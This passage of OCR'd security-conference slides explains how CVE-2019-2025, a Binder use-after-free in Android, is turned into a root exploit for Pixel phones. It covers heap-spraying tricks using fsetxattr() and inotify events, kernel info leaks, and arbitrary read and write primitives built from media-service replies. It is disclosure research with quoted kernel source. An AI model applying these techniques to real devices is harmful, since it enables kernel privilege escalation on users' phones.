            CHECK_INTERFACE(IMediaPlayer, data, reply);
            disconnect();
            return NO_ERROR;
        } break;
        ...
        default:
            return BBinder::onTransact(code, data, reply, flags);
    }
}
```

Return directly, nothing written to “reply”

Info leaks

- How to find a suitable heap spraying structure in the vast amount of codes

```
struct binder_buffer {
    struct list_head             entry;                  /*     0    16 */
    struct rb_node               rb_node;                /*    16    24 */
    unsigned int                 free:1;                 /* 40:31     4 */
    unsigned int                 allow_user_free:1;      /* 40:30     4 */
    unsigned int                 async_transaction:1;    /* 40:29     4 */
    unsigned int                 free_in_progress:1;     /* 40:28     4 */
    unsigned int                 debug_id:28;            /* 40: 0     4 */

    /* XXX 4 bytes hole, try to pack */

    struct binder_transaction *  transaction;            /*    48     8 */
    struct binder_node *         target_node;            /*    56     8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    size_t                       data_size;              /*    64     8 */
    size_t                       offsets_size;           /*    72     8 */
    size_t                       extra_buffers_size;     /*    80     8 */
    void *                       data;                   /*    88     8 */

    /* size: 96, cachelines: 2, members: 13 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

1. One of them could leak key kernel info

~~2. Writable address, and no crash after being written~~

It's much easier now, could be more?

Info leaks

- How to find a suitable heap spraying structure in the vast amount of codes

  Processing Computer Problems in the Computer Way

Write filters in kmalloc() & kfree() → Using fuzzer tools to find the available heap spraying structures. syzkaller/monkey... → Analyze logs & select one

Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion

Heap spraying skills: guard heap spray

It’s very time-consuming to find an available heap spraying structure:


1. Require no permissions
2. bypass checks
3. most of all, it can leak what we want

But, sadly if we can not control its life-cycle, it may cause many problems!


Heap spraying skills: guard heap spray

So is there an effective method to turn the life-cycle from uncontrollable into controllable ?

Lets start from the “kzalloc()” and “kmalloc()”



Object B may need less than given. That’s will be even better if the life-cycle of Object B can be controlled by us!


Heap spraying skills: guard heap spray
Unexpected released object
Occupy
Life-cycle uncontrollable
Modify/protect the previous data
Occupy
Used(free list)
Needed size
Life-cycle controllable
Actual size
May be modified
Safe area

Heap spraying skills: guard heap spray

- Guard heap spray example
  - Write wanted data by fsetxattr()
  - Using “struct inotify_event_info” to guard the data of the unexpected released buffer

(1) Call fsetxattr() to write wanted data to unexpected released “struct binder_buffer” object

(2) Do guard heap spray by using structures whose life-cycle are controllable

Heap spraying skills: guard heap spray

- Guard heap spray example
  - Write wanted data by calling fsetxattr()

Using sys_fsetxattr() instead of sys_setxattr()

include/linux/syscalls.h

```
asmlinkage long sys_setxattr(const char __user *path, const char __user *name,
                const void __user *value, size_t size, int flags);
asmlinkage long sys_lsetxattr(const char __user *path, const char __user *name,
                const void __user *value, size_t size, int flags);
asmlinkage long sys_fsetxattr(int fd, const char __user *name,
                const void __user *value, size_t size, int flags);
```

sys_setxattr():

path_setxattr()->user_path_at()->user_path_at_empty()->filename_lookup()->path_init()...

long journey... and also allocate another size 128 slub object when creating node for the “path”

sys_fsetxattr():

fdget()->__fdget()->__fget_light()

Heap spraying skills: guard heap spray

- Guard heap spray example
    - Write wanted data by calling fsetxattr()

msm/fs/xattr.c

```
static long
setxattr(struct dentry *d, const char __user *name, const void __user *value,
         size_t size, int flags)
{
        int error;
        void *kvalue = NULL;
        ...
        if (size) {
                if (size > XATTR_SIZE_MAX)
                        return -E2BIG;
                kvalue = kmalloc(size, GFP_KERNEL | __GFP_NOWARN);
                ...
                if (copy_from_user(kvalue, value, size)) {
                        error = -EFAULT;
                        goto out;
                }
        ...
}
```

Heap spraying skills: guard heap spray

- Guard heap spray example
  - Write wanted data by fsetxattr()
  - Using "struct inotify_event_info" to guard the unexpected buffer

```
struct inotify_event_info {
    struct fsnotify_event      fse;                  /*     0    32 */
    int                        wd;                   /*    32     4 */
    u32                        sync_cookie;          /*    36     4 */
    int                        name_len;             /*    40     4 */
    char                       name[0];              /*    44     0 */

    /* size: 48, cachelines: 1, members: 5 */
    /* padding: 4 */
    /* last cacheline: 48 bytes */
};
```

fs/notify/inotify/inotify_fsnotify.c

```
int inotify_handle_event(struct fsnotify_group *group,
        ...
        u32 mask, void *data, int data_type,
        const unsigned char *file_name, u32 cookie)
{
    ...
    int len = 0;
    int alloc_len = sizeof(struct inotify_event_info);
    ...
    event = kmalloc(alloc_len, GFP_KERNEL);
```

The life-cycle of the "event" is controllable

Heap spraying skills

msm/fs/xattr.c

```c
static long
setxattr(struct dentry *d, const char __user *name, const void __user *value,
         size_t size, int flags)
{
    int error;
    void *kvalue = NULL;
    ...
    if (size) {
        ...
        kvalue = kmalloc(size, GFP_KERNEL | __GFP_NOWARN);
        ...
        if (copy_from_user(kvalue, value, size)) {
            error = -EFAULT;
            goto out;
        }
    ...
out:
    kvfree(kvalue);

    return error;
}
```

fsetxattr(fd, “user.x”, buffer, size, /*flags*/0);

Adjust these two parameters according to different purposes

Eg:

fsetxattr(fd, "user.x", NULL, 4, /*flags*/0);

fsetxattr(fd, "user.x", buffer, *size*, /*flags*/0);

Heap spraying skills: bullet spray

- Heap spray skills

  size 128 objects are frequently used!

Find heap spraying structure around the Binder driver context

```
static void binder_transaction(struct binder_proc *proc,
                struct binder_thread *thread,
                struct binder_transaction_data *tr, int reply,
                binder_size_t extra_buffers_size)
{
    int ret;
    struct binder_transaction *t;
    ...
    /* TODO: reuse incoming transaction for reply */
    t = kzalloc(sizeof(*t), GFP_KERNEL);
    ...
    t->sender_euid = task_euid(proc->tsk);
    t->to_proc = target_proc;
    t->to_thread = target_thread;
    t->code = tr->code;
    t->flags = tr->flags;
```

```
struct binder_transaction {
    int                          debug_id;         /*     0     4 */
    ...
    struct binder_proc *         to_proc;          /*    48     8 */
    struct binder_thread *       to_thread;        /*    56     8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    struct binder_transaction * to_parent;         /*    64     8 */
    unsigned int                 need_reply:1;     /*  72:31    4 */
    ...
    struct binder_buffer *       buffer;           /*    80     8 */
    unsigned int                 code;             /*    88     4 */
    unsigned int                 flags;            /*    92     4 */
    struct binder_priority       priority;         /*    96     8 */
    ...
    /* size: 128, cachelines: 2, members: 16 */
    /* sum members: 113, holes: 3, sum holes: 11 */
    /* bit holes: 1, sum bit holes: 31 bits */
    /* padding: 4 */
};
```


Has the same offset with the "data" in "struct binder_buffer", so write BC_TRANSACTION after BC_FREE_BUFFER in "mOut".

Heap spraying skills: mirror spray

As mentioned, size 128 slub objects are frequently used

For example: when calling the spray functions, it will allocate another two size 128 slub objects before the target slub object is allocated.

So how to deal with this situation?




This works well if they are previously allocated from the same page.

Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion

How to arbitrary write with arbitrary data



The reply data is obtained from server process, but sadly we cannot create a server on Android.

Set value -> Get it back?

How to arbitrary write with arbitrary data

frameworks/av/media/libmedia/IDataSource.cpp

```
IMPLEMENT_META_INTERFACE(DataSource, "android.media.IDataSource");

status_t BnDataSource::onTransact(
    uint32_t code, const Parcel& data, Parcel* reply, uint32_t flags) {
    switch (code) {
        case GET_IMEMORY: {
            CHECK_INTERFACE(IDataSource, data, reply);
            reply->writeStrongBinder(IInterface::asBinder(getIMemory()));
            return NO_ERROR;
        } break;
        case READ_AT: {
            CHECK_INTERFACE(IDataSource, data, reply);
            off64_t offset = (off64_t) data.readInt64();
            size_t size = (size_t) data.readInt64();
            reply->writeInt64(readAt(offset, size));
            return NO_ERROR;
        } break;
```

It returns 0x10000 at most, and we can control 2 bytes each time

How to arbitrary write(cont)

framework/av/media/libmedia/IMediaPlayer.cpp

```
IMPLEMENT_META_INTERFACE(MediaPlayer, "android.media.IMediaPlayer");
...
status_t BnMediaPlayer::onTransact(
    uint32_t code, const Parcel& data, Parcel* reply, uint32_t flags)
{
    switch (code) {
        case DISCONNECT: {
...
        case SET_PLAYBACK_SETTINGS: {
            CHECK_INTERFACE(IMediaPlayer, data, reply);
            AudioPlaybackRate rate = AUDIO_PLAYBACK_RATE_DEFAULT;
            rate.mSpeed = data.readFloat();
            rate.mPitch = data.readFloat();
            rate.mFallbackMode = (AudioTimestretchFallbackMode)data.readInt32();
            rate.mStretchMode = (AudioTimestretchStretchMode)data.readInt32();
            reply->writeInt32(setPlaybackSettings(rate));
            return NO_ERROR;
        } break;
        case GET_PLAYBACK_SETTINGS: {
            CHECK_INTERFACE(IMediaPlayer, data, reply);
            AudioPlaybackRate rate = AUDIO_PLAYBACK_RATE_DEFAULT;
            status_t err = getPlaybackSettings(&rate);
            reply->writeInt32(err);
            if (err == OK) {
                reply->writeFloat(rate.mSpeed);
                reply->writeFloat(rate.mPitch);
                reply->writeInt32((int32_t)rate.mFallbackMode);
                reply->writeInt32((int32_t)rate.mStretchMode);
            }
            return NO_ERROR;
        } break;
```

frameworks/av/include/media/AudioResamplerPublic.h

```
struct AudioPlaybackRate {
    float mSpeed;
    float mPitch;
    enum AudioTimestretchStretchMode  mStretchMode;
    enum AudioTimestretchFallbackMode mFallbackMode;
};
```

We are able to control 16 bytes each time by this one!

How to arbitrary write with arbitrary data

How do we know if we have written success?

```
struct binder_buffer {
    struct list_head          entry;                  /*     0    16 */
    struct rb_node            rb_node;                /*    16    24 */
    unsigned int              free:1;                 /*  40:31    4 */
    unsigned int              allow_user_free:1;      /*  40:30    4 */
    unsigned int              async_transaction:1;    /*  40:29    4 */
    unsigned int              free_in_progress:1;     /*  40:28    4 */
    unsigned int              debug_id:28;            /*  40: 0    4 */

    /* XXX 4 bytes hole, try to pack */

    struct binder_transaction * transaction;          /*    48     8 */
    struct binder_node *      target_node;            /*    56     8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    size_t                    data_size;              /*    64     8 */
    size_t                    offsets_size;           /*    72     8 */
    size_t                    extra_buffers_size;     /*    80     8 */
    void *                    data;                   /*    88     8 */

    /* size: 96, cachelines: 2, members: 13 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

Put a flag here when spraying, and check the value each time when receiving the reply.

Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion

How to arbitrary read

```
struct binder_buffer {
    struct list_head            entry;                  /*     0    16 */
    struct rb_node              rb_node;                /*    16    24 */
    unsigned int                free:1;                 /* 40:31     4 */
    unsigned int                allow_user_free:1;      /* 40:30     4 */
    unsigned int                async_transaction:1;    /* 40:29     4 */
    unsigned int                free_in_progress:1;     /* 40:28     4 */
    unsigned int                debug_id:28;            /* 40: 0     4 */

    /* XXX 4 bytes hole, try to pack */

    struct binder_transaction * transaction;            /*    48     8 */
    struct binder_node *        target_node;            /*    56     8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    size_t                      data_size;              /*    64     8 */
    size_t                      offsets_size;           /*    72     8 */
    size_t                      extra_buffers_size;     /*    80     8 */
    void *                      data;                   /*    88     8 */

    /* size: 96, cachelines: 2, members: 13 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

fsetxattr(fd, "user.x", malbuffer, 88, /*flags*/0);

- Do not touch the “data” to avoid crashes!
- Loop spray
- CPU & spray time

Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion


Attack the “f_cred” to ROOT directly

- How to leak the “cred” address with this vulnerability?

  The problems:
  - It’s very difficult to leak the ”cred” address directly by spraying with such a not-easy to be satisfied info leak vulnerability
  - Even it’s able to arbitrary read, but not sure where to read…


Attack the “f_cred” to ROOT directly

